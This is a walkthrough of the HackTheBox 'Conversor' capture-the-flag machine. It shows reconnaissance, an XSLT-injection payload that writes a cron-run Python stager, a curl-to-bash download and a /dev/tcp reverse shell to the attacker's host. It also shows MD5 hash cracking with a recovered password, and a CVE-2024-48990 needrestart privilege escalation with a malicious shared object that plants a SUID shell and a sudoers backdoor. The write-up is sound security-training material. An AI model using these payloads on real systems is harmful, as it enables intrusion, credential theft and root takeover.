

# CONVERSER SEASON 9 - HACKTHEBOX

## RATE: Easy

### 1. RECONNAISSANCE

Nmap scan output.

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# nmap -p- --open --min-rate 1000 -A 10.10.11.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 16:16 EAT
Nmap scan report for conversor.htb (10.10.11.92)
Host is up (0.14s latency).
Not shown: 65104 closed tcp ports (reset), 429 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp    open  http      Apache httpd 2.4.52
|_ http-title: Login
|_ Requested resource was /login
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   142.59 ms  10.10.14.1
2   142.94 ms  conversor.htb (10.10.11.92)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.91 seconds

(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
#
```

add *conversor.htb* to */etc/hosts*

Wappalyzer reveals the target is running on apache server and its a linux system.

The screenshot shows the Wappalyzer web application interface. On the left, there is a login form for 'convisor.htb/login' with fields for 'Username' and 'Password', and a 'Login' button. Below the login form is a link to 'Register'. On the right, the Wappalyzer sidebar is open, displaying detected technologies. The 'TECHNOLOGIES' tab is active, showing a list of detected items: 'Web servers' (Apache HTTP Server 2.4.52), 'CDN' (jsDelivr), 'Operating systems' (Ubuntu), and 'UI frameworks' (Bootstrap 5.3.0). There is a link to 'Export' and a 'Something wrong or missing?' link. At the bottom of the sidebar, there is a section titled 'Connect Wappalyzer to your CRM' with a description and a 'See all apps' link.

Category	Technology	Version
Web servers	Apache HTTP Server	2.4.52
CDN	jsDelivr	
Operating systems	Ubuntu	
UI frameworks	Bootstrap	5.3.0

On port 80 we get to see an upload functionality that we can test for bypass and exploitation.

The screenshot shows the Conversor website interface. The header is blue with the 'Conversor' logo and navigation links for 'Home', 'About', and 'Logout'. The main content area has a title 'Conversor' and a description: 'We are Conversor. Have you ever performed large scans with Nmap and wished for a more attractive display? We have the solution! All you need to do is upload your XML file along with the XSLT sheet to transform it into a more aesthetic format. If you prefer, you can also download the template we have developed here: [Download Template](#)'. Below the description, there are two file upload sections: 'XML File' and 'XSLT File', each with a 'Choose File' button and a 'No file chosen' status. At the bottom, there is a large blue 'Convert' button. The footer is blue and contains the text '© 2025 Conversor. All rights reserved.'.

...

## What “Conversor” does

“Conversor” appears to be a **converter** that:

1. Takes your **Nmap XML output** (`scan.xml`), and
2. Applies an **XSLT stylesheet** (`.xslt` file),
3. Produces an **HTML page** with a cleaner, more aesthetic display of your scan results.

...

Endpoint Discovery:

Fuzzing for endpoints using ffuf. `/about` and `/converter` are revealed.



```
v2.1.0-dev

:: Method      : GET
:: URL         : http://conversor.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 70
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


# on at least 2 different hosts [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 150ms]
# Copyright 2007 James Fisher [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 154ms]
# [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 155ms]
# directory-list-2.3-medium.txt [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 153ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 153ms]
login [Status: 200, Size: 722, Words: 30, Lines: 22, Duration: 162ms]
# [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 164ms]
# Attribution-Share Alike 3.0 license. To view a copy of this [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 166ms]
register [Status: 200, Size: 726, Words: 30, Lines: 21, Duration: 166ms]
# [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 171ms]
# Priority ordered case-sensitive list, where entries were found [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 169ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 172ms]
# [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 170ms]
# [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 173ms]
# This work is licensed under the Creative Commons [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 175ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 167ms]
about [Status: 200, Size: 2842, Words: 577, Lines: 81, Duration: 167ms]
javascript [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 145ms]
logout [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 143ms]
convert [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 145ms]
:: Progress: [24830/220559] :: Job [1/1] :: 566 req/sec :: Duration: [0:00:54] :: Errors: 0 ::
```

Source Code Disclosure.

/about endpoint reveals a critical vulnerability(source code disclosure).




Interestingly, as shown in the source code `install.md` below, so if we find a way to upload to the script, we can get a shell.



```
1 To deploy Conversor, we can extract the compressed file:
2
3 """
4 tar -xvf source_code.tar.gz
5 """
6
7 We install flask:
8
9 """
10 pip3 install flask
11 """
12
13 We can run the app.py file:
14
15 """
16 python3 app.py
17 """
18
19 You can also run it with Apache using the app.wsgi file.
20
21 If you want to run Python scripts (for example, our server deletes all
22 files older than 60 minutes to avoid system overload), you can add the
23 following line to your /etc/crontab.
24
25 """
26 * * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do
27 python3 "$f"; done
28 """
```

Create `shell.sh` and open python http server.

[shell.sh](#) -> reverse shell payload.



```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# echo '#!/bin/bash' > shell.sh
echo 'bash -i >& /dev/tcp/10.10.14.148/9001 0>&1' >> shell.sh

(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.148/9001 0>&1
```

This is the Python script our XSLT will create on the victim. It's a simple "stager" that downloads and executes `shell.sh`.

[shell.py](#) ->

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# nano shell.py

(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# cat shell.py
import os; os.system("curl 10.10.14.148:8000/shell.sh | bash")


(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
#
```

Shell.xslt

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# cat shell.xslt
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
  version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"(http://www.w3.org/1999/XSL/Transform)"
  xmlns:shell="http://exslt.org/common"(http://exslt.org/common)"
  extension-element-prefixes="shell">

  <xsl:template match="/">
    <shell:document href="/var/www/conversor.htb/scripts/shell.py" method="text">
      import os
      os.system("curl 10.10.14.148:8000/shell.sh|bash")
    </shell:document>
  </xsl:template>
</xsl:stylesheet>
```

Upload successfully. After uploading `nmap.xml` and `shell.xslt`, access `youUploadfile.html`. We open the listener and wait for cron to execute (every 60 seconds) and then get the shell.



Fetch the [shell.py](#) on our machine.

```
(root@Kali) - [ /mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor ]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.92 - - [27/Oct/2025 22:06:49] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.92 - - [27/Oct/2025 22:07:49] "GET /shell.sh HTTP/1.1" 200 -
```

Got the reverse shell.

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# pwncat -l 9001
bash: cannot set terminal process group (79612): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ whoami
whoami
www-data
bash-5.1$ pwd
pwd
/var/www
bash-5.1$ which python
which python
bash-5.1$
```



[users.db](#)

The source code (and PDF) tell us the database is in the `instance` folder.

```
bash-5.1$ ls -la
total 72
drwxr-x--- 2 www-data www-data 4096 Oct 27 20:52 .
drwxr-x--- 8 www-data www-data 4096 Oct 27 19:14 ..
-rw-r--r-- 1 www-data www-data  56 Oct 27 20:42 shell.sh
-rwxr-x--- 1 www-data www-data 57344 Oct 27 20:52 users.db
bash-5.1$ sqlite3 users.db
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> SELECT * FROM users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test5|098f6bcd4621d373cade4e832627b4f6
6|test|098f6bcd4621d373cade4e832627b4f6
7|testtesttest|1fb0e331c05a52d5eb847d6fc018320d
8|user|ee11cbb19052e40b07aac0ca060c23ee
9|valok|b1fcfc32ff38819fe326544efe1dc4b0
10|tet|39b5177e82858ecc5661a2077b58edc3
11|s|03c7c0ace395d80182db07ae2c30f034
12|vecio|d58cfe62d9ed7c618481c2cfdc8cde06
13|a|0cc175b9c0f1b6a831c399e269772661
14|something|437b930db84b8079c2dd804a71936b5f
15|tester|f5d1278e8109edd94e1e4197e04873b9
16|test22|098f6bcd4621d373cade4e832627b4f6
17|test123|cc03e747a6afbbcbf8be7668acfebee5
18|pwn|e2a5a90ecb261a51f36b3e5e7e821527
19|hello|5d41402abc4b2a76b9719d911017c592
20|marc|6105a0322aef514fc9e52568a5cc9a4e
21|p1ng|ab17accad3b54892702af40254890b17
22|xlolx|133b3752e52bae42230364cb720f81f7
23|alex|202cb962ac59075b964b07152d234b70
24|test or 1=1'|384dd936044e4fa451ecc863862f4c7d
25|testadmin|9283a03246ef2dacdc21a9b137817ec1
26|admin|81dc9bdb52d04dc20036dbd8313ed055
27|admin123|0192023a7bbd73250516f069df18b500
28|xnoob|2794128da02215276f1140631d8786ed
29|hallotest|ff1dddc493288596a4a27293dfa4558
sqlite>
```

These are MD5, so we crack them using [crackstation](#) and we get the credentials.  
**fismathack:Keepmesafeandwarm**

crackstation.net

ion

Defuse Security

Defus

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5b5c3ac3a1c897c94caad48e6c71fdec

I'm not a robot

reCAPTCHA is changing its terms of service.

Take action.

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), CubesV3.18, backupD, defaults

Hash	Type	Result
5b5c3ac3a1c897c94caad48e6c71fdec	md5	Keepmesafeandwarm

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

We can now ssh into the target machine as user **fismathack**

```
(root@Kali)-[ /mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor ]
# ssh fismathack@conversor.htb
The authenticity of host 'conversor.htb (10.10.11.92)' can't be established.
ED25519 key fingerprint is SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttILDqpHrlnXiHR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'conversor.htb' (ED25519) to the list of known hosts.
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Oct 27 08:58:47 PM UTC 2025

System load:  0.03          Processes:           305
Usage of /:   73.4% of 5.78GB Users logged in:     1
Memory usage: 24%          IPv4 address for eth0: 10.10.11.92
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.1$ whoami
fismathack
-bash-5.1$
```

## USER FLAG

```
-bash-5.1$ ls -la
total 40
drwxr-x--- 6 fismathack fismathack 4096 Oct 27 19:43 .
drwxr-xr-x 3 root      root      4096 Jul 31 01:37 ..
lrwxrwxrwx 1 root      root        9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 fismathack fismathack 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 fismathack fismathack 3771 Jan  6 2022 .bashrc
drwx----- 2 fismathack fismathack 4096 Oct 27 20:58 .cache
drwx----- 2 fismathack fismathack 4096 Oct 27 17:31 .gnupg
drwxrwxr-x 2 fismathack fismathack 4096 Oct 27 18:49 .local
-rw-r--r-- 1 fismathack fismathack 807 Jan  6 2022 .profile
lrwxrwxrwx 1 root      root        9 Aug 15 04:40 .python_history -> /dev/null
lrwxrwxrwx 1 root      root        9 Jul 31 22:04 .sqlite_history -> /dev/null
drwx----- 2 fismathack fismathack 4096 Aug 15 05:06 .ssh
-rw-r----- 1 root      fismathack 33 Oct 27 16:49 user.txt
-bash-5.1$ cat user.txt
ecc580ef5cd55bd0b5b525a7cd67f242
```

Our first command as a new user should *a/ways* be `sudo -l`.

```
-bash-5.1$ sudo -l
Matching Defaults entries for fismathack on conversor:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
  (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
-bash-5.1$ ls
user.txt
-bash-5.1$ cat user.txt
Linux conversor 5.15.0-160-generic #170-Ubuntu SMP Wed Oct 1 10:06:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
-bash-5.1$ wget http://10.10.14.148:8000/runner.sh
-bash-5.1$ wget http://10.10.14.148:8000/runner.sh
--2025-10-27 21:14:01-- http://10.10.14.148:8000/runner.sh
Connecting to 10.10.14.148:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1273 (1.2K) [application/x-sh]
Saving to: 'runner.sh'

runner.sh                               100%[=====] 1.24K --.-KB/s  in 0.006s

2025-10-27 21:14:02 (215 KB/s) - 'runner.sh' saved [1273/1273]

-bash-5.1$ ls
runner.sh user.txt
-bash-5.1$ chmod +x runner.sh
-bash-5.1$ ./runner.sh
```

the needrestart version is old.

...

fismathack@conversor:~\$ sudo /usr/sbin/needrestart -v

[main] eval /etc/needrestart/needrestart.conf

[main] needrestart v3.7

[main] running in root mode

...snip...

...

## ROOT

So it is possible to use [CVE-2024-48990](#) to get a shell, but the target does not have gcc, so we need to build lib.c on our machine and compile it with gcc.

```
C lib.c x
C lib.c > ...
1  /* lib.c - Our malicious shared object */
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <sys/types.h>
5  #include <unistd.h>
6
7  /* This is a GCC attribute that marks 'a()' as a constructor. */
8  /* This function will run AUTOMATICALLY when the library is loaded. */
9  static void a() __attribute__((constructor));
10
11 void a() {
12     /* Only run if we are root */
13     if(geteuid() == 0) {
14         setuid(0);
15         setgid(0);
16
17         /* The payload:
18          1. Copy the bash shell to /tmp/poc
19          2. Make /tmp/poc a SUID binary (owned by root, runs as root)
20          3. Add a sudoers rule as a backup persistence method
21         */
22         const char *shell = "cp /bin/sh /tmp/poc; "
23                             "chmod u+s /tmp/poc; "
24                             "grep -qxF 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' /etc/sudoers || "
25                             "echo 'ALL ALL=(ALL) NOPASSWD: /tmp/poc' >> /etc/sudoers";
26         system(shell);
27     }
28 }
29
```

Then we modify runner.sh, remove the lib.c part, and change gcc to curl, the \_\_init\_\_.so we just compiled

Host a python server on our machine locally, get the [runner.sh](#) file, make it executable using chmod +x and the execute the file....

```
(root@Kali)-[/mnt/.../HTB-THM-labs_reports/HTB/sn9/Conversor]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.92 - - [28/Oct/2025 00:13:49] "GET /runner.sh HTTP/1.1" 200 -
10.10.11.92 - - [28/Oct/2025 00:18:25] "GET /runner.sh HTTP/1.1" 200 -
10.10.11.92 - - [28/Oct/2025 00:18:51] "GET /__init__.so HTTP/1.1" 200 -
10.10.11.92 - - [28/Oct/2025 00:21:57] "GET /__init__.so HTTP/1.1" 200 -
10.10.11.92 - - [28/Oct/2025 00:28:10] "GET /__init__.so HTTP/1.1" 200 -
10.10.11.92 - - [28/Oct/2025 00:28:19] "GET /__init__.so HTTP/1.1" 200 -
```

```

-bash-5.1$ wget http://10.10.14.148:8000/runner.sh
--2025-10-27 21:34:18-- http://10.10.14.148:8000/runner.sh
Connecting to 10.10.14.148:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1234 (1.2K) [application/x-sh]
Saving to: 'runner.sh'

runner.sh                               100%[=====] 1.21K --.-KB/s  in 0.002
2025-10-27 21:34:19 (584 KB/s) - 'runner.sh' saved [1234/1234]

-bash-5.1$ ls
runner.sh  test  user.txt
-bash-5.1$ chmod +x runner.sh
-bash-5.1$ ./runner.sh

```

After executing runner.sh, we need to open another ssh window and execute `sudo /usr/sbin/needrestart` to obtain the root shell.

```

fismathack@conversor:/dev/shm$ wget http://10.10.14.148:8000/runner.sh
--2025-10-27 21:45:15-- http://10.10.14.148:8000/runner.sh
Connecting to 10.10.14.148:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 617 [application/x-sh]
Saving to: 'runner.sh'

runner.sh                               100%[=====] 617 --.-KB/s  in 0s
2025-10-27 21:45:15 (43.1 MB/s) - 'runner.sh' saved [617/617]

